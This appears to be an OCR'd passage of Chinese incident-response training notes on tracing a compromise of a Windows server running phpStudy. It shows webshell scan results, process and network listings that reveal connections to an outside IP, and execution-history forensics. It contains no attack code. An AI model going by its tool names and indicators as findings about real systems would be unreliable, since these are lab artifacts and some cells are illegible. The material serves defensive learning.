
可以根据工具的指纹来发现是什么工具

后门查杀工具



扫描已完成，共发现 2 个后门

项目	建议	操作
C:\phpStudy\PHPTutorial\WWW\shell.php	冰蝎3.0 PHP-PHP后门- 建议清理	查看 删除
C:\phpStudy\PHPTutorial\WWW\x.php	PHP一句话后门-建议清理	查看 删除



#案例3-WIN系统攻击应急响应朔源-后门,日志,流量

分析：涉及的攻击面 涉及的操作权限 涉及的攻击意图 涉及的攻击方式等

故事回顾：某客户反应服务器异常出现卡顿等情况，请求支援


思路：利用监控工具分析可疑进程,利用杀毒软件分析可疑文件,利用接口工具抓流量

获取进行监控：PCHunter64

获取执行列表：UserAssistView

```
AppCompatCacheParser.exe --csv c:\temp -t
```

后门会占用资源




映像名称	进程ID	父进程ID	映像路径	EPROCESS	应用层访问...	文件厂商
System	4	-	System	0xFFFFFA8...	拒绝	
smss.exe	224	4	C:\Windows\System32\smss.exe	0xFFFFFA8...	-	Microsoft Corporation
csrss.exe	308	300	C:\Windows\System32\csrss.exe	0xFFFFFA8...	-	Microsoft Corporation
conhost.exe	2584	308	C:\Windows\System32\conhost.exe	0xFFFFFA8...	-	Microsoft Corporation
csrss.exe	360	352	C:\Windows\System32\csrss.exe	0xFFFFFA8...	-	Microsoft Corporation
conhost.exe	4572	360	C:\Windows\System32\conhost.exe	0xFFFFFA8...	-	Microsoft Corporation
conhost.exe	3696	360	C:\Windows\System32\conhost.exe	0xFFFFFA8...	-	Microsoft Corporation
wininit.exe	368	300	C:\Windows\System32\wininit.exe	0xFFFFFA8...	-	Microsoft Corporation
lsm.exe	484	368	C:\Windows\System32\lsm.exe	0xFFFFFA8...	-	Microsoft Corporation
lsass.exe	472	368	C:\Windows\System32\lsass.exe	0xFFFFFA8...	-	Microsoft Corporation
services.exe	464	368	C:\Windows\System32\services.exe	0xFFFFFA8...	-	Microsoft Corporation
TrustedInstaller.exe	3804	464	C:\Windows\servicing\TrustedInstaller.exe	0xFFFFFA8...	-	Microsoft Corporation
msdtc.exe	3016	464	C:\Windows\System32\msdtc.exe	0xFFFFFA8...	-	Microsoft Corporation
dllhost.exe	2924	464	C:\Windows\System32\dllhost.exe	0xFFFFFA8...	-	Microsoft Corporation
sppsvc.exe	2796	464	C:\Windows\System32\sppsvc.exe	0xFFFFFA8...	-	Microsoft Corporation
svchost.exe	2532	464	C:\Windows\System32\svchost.exe	0xFFFFFA8...	-	Microsoft Corporation
svchost.exe	2496	464	C:\Windows\System32\svchost.exe	0xFFFFFA8...	-	Microsoft Corporation
taskhost.exe	2468	464	C:\Windows\System32\taskhost.exe	0xFFFFFA8...	-	Microsoft Corporation
fdlauncher.exe	2436	464	C:\Program Files\Microsoft SQL Server\MSS...	0xFFFFFA8...	-	Microsoft Corporation
fdhost.exe	2560	2436	C:\Program Files\Microsoft SQL Server\MSS...	0xFFFFFA8...	-	Microsoft Corporation
svchost.exe	2400	464	C:\Windows\System32\svchost.exe	0xFFFFFA8...	-	Microsoft Corporation
svchost.exe	2008	464	C:\Windows\System32\svchost.exe	0xFFFFFA8...	-	Microsoft Corporation
ManagementAgentHost.exe	1948	464	C:\Program Files\VMware\VMware Tools\VM...	0xFFFFFA8...	-	
vmtoolsd.exe	1856	464	C:\Program Files\VMware\VMware Tools\vmt...	0xFFFFFA8...	-	VMware, Inc.
VGAuthService.exe	1824	464	C:\Program Files\VMware\VMware Tools\VM...	0xFFFFFA8...	-	VMware, Inc.
sqlwriter.exe	1768	464	C:\Program Files\Microsoft SQL Server\90\S...	0xFFFFFA8...	-	Microsoft Corporation
ReportingServicesService.exe	1688	464	C:\Program Files\Microsoft SQL Server\MSRS...	0xFFFFFA8...	-	[illegible]

进程：65，隐藏进程：0，应用层不可访问进程：3


监管进程,标为蓝色的为系统外进程,属于第三方

看到可以进程,但还是不能确定是木马。可以分析,这个进程启动后有什么操作,对外连接吗?


kkkvjovffe
进程 | 驱动模块 | 内核 | 内核钩子 | 应用层钩子 | 网络 | 注册表 | 文件 | 启动信息 | 系统杂项 | 电脑体检 | 配置 | 关于
端口 | Tcpip | Nsiproxy | Tdx | Ndis处理函数 | IE插件 | IE右键菜单 | SPI | Hosts文件

协议	本地地址	远程地址	连接状态	进程Id	进程路径
Tcp	0.0.0.0 : 3306	0.0.0.0 : 0	LISTENING	4560	C:\phpStudy\PHPTutorial\MySQL\bin\mysqld.exe
Tcp	0.0.0.0 : 3389	0.0.0.0 : 0	LISTENING	2496	C:\Windows\System32\svchost.exe
Tcp	0.0.0.0 : 8080	0.0.0.0 : 0	LISTENING	4568	C:\phpStudy\PHPTutorial\Apache\bin\httpd.exe
Tcp	0.0.0.0 : 49152	0.0.0.0 : 0	LISTENING	368	C:\Windows\System32\wininit.exe
Tcp	0.0.0.0 : 49153	0.0.0.0 : 0	LISTENING	756	C:\Windows\System32\svchost.exe
Tcp	0.0.0.0 : 49154	0.0.0.0 : 0	LISTENING	820	C:\Windows\System32\svchost.exe
Tcp	0.0.0.0 : 49155	0.0.0.0 : 0	LISTENING	472	C:\Windows\System32\lsass.exe
Tcp	0.0.0.0 : 49156	0.0.0.0 : 0	LISTENING	464	C:\Windows\System32\services.exe
Tcp	0.0.0.0 : 49157	0.0.0.0 : 0	LISTENING	2532	C:\Windows\System32\svchost.exe
Tcp	192.168.76.143 : 55182	116.211.251.75 : 80	CLOSE_WAIT	732	C:\phpStudy\phpStudy.exe
Tcp	192.168.76.143 : 60176	101.37.160.211 : 5588	ESTABLISHED	3092	C:\Windows\SysWOW64\rundll32.exe
Tcp	192.168.76.143 : 60208	101.37.160.211 : 5588	ESTABLISHED	2948	C:\Windows\SysWOW[illegible]
Tcp	192.168.76.143 : 62347	101.37.160.211 : 5566	CLOSE_WAIT	4880	C:\Users\Administrator[illegible]
Tcp	192.168.76.143 : 62363	101.37.160.211 : 5566	CLOSE_WAIT	516	C:\Users\Administrator\Desktop\artifact.exe


查看网络,发现有网络连接,可以确定是木马



Item Name	Index	Count
UEME_CTLSESSION	1	118
UEME_CTLCUACount:ctor	4	0
{1AC14E77-02E7-4E5D-B744-2EB1AE5198B7}\Dxdiag.exe	5	0
Microsoft.Windows.ControlPanel	7	0
Microsoft.Windows.Shell.RunDialog	9	0
{1AC14E77-02E7-4E5D-B744-2EB1AE5198B7}\wscript.exe	10	0
D:\setup64.exe	11	0
{1AC14E77-02E7-4E5D-B744-2EB1AE5198B7}\SystemPropertiesAdvance...	12	0
Microsoft.Windows.ControlPanel.FolderOptions	14	0
C:\Users\Administrator\AppData\Local\Temp\1\Procmon64.exe	22	0
{6D809377-6AF0-444B-8957-A3773F02200E}\Notepad++\notepad++.exe	24	0
{6D809377-6AF0-444B-8957-A3773F02200E}\WinRAR\Uninstall.exe	26	0
C:\Users\Administrator\Desktop\cn_sql_server_2012_developer_ed...	29	0
C:\Users\Administrator\Desktop\cn_sql_server_2012_developer_ed...	30	0
{6D809377-6AF0-444B-8957-A3773F02200E}\Microsoft SQL Server\11...	31	0
{6D809377-6AF0-444B-8957-A3773F02200E}\Microsoft SQL Server\11...	32	0
{6D809377-6AF0-444B-8957-A3773F02200E}\Microsoft Help Viewer\v...	34	0
{6D809377-6AF0-444B-8957-A3773F02200E}\Microsoft Help Viewer\v...	35	0
{6D809377-6AF0-444B-8957-A3773F02200E}\Notepad++\updater\GUP.exe	38	0
{D65231B0-B2F1-4857-A4CE-A8E7C6EA7D27}\notepad.exe	41	0
{1AC14E77-02E7-4E5D-B744-2EB1AE5198B7}\taskmgr.exe	42	0

73 item(s), 1 Selected   NirSoft Freeware. http://www.nirsoft.net

检查文件执行记录,可以用来分析木马的执行时间



Item Name	Index	Count	Modified Time	ClassID
C:\Users\Administrator\Desktop\UserAssistView.exe	54	2	2020/12/5 21:02:40	{CEBFF5CD-ACE2-4F4F-...
{1AC14E77-02E7-4E5D-B744-2EB1AE5198B7}\ServerManager.msc	6	5	2020/12/5 21:02:05	{CEBFF5CD-ACE2-4F4F-...
C:\Users\Administrator\Desktop\Server Manager.lnk	68	2	2020/12/5 21:02:05	{F4E57C4B-2036-45F0-...
C:\Users\Administrator\Desktop\PCHunter64.exe	51	3	2020/12/5 21:01:13	{CEBFF5CD-ACE2-4F4F-...
C:\Users\Administrator\Desktop\HmSetup\HmSetup.exe	55	1	2020/12/5 20:51:16	{CEBFF5CD-ACE2-4F4F-...
{F38BF404-1D43-42F2-9305-67DE0B28FC23}\regedit.exe	53	2	2020/12/5 19:31:19	{CEBFF5CD-[illegible]
C:\Users\Administrator\Desktop\artifact.exe	50	2	2020/12/5 19:22:45	{CEBFF5CD-ACE2-4F4F-...

再通过这个时间去查找日志前后

未完待续....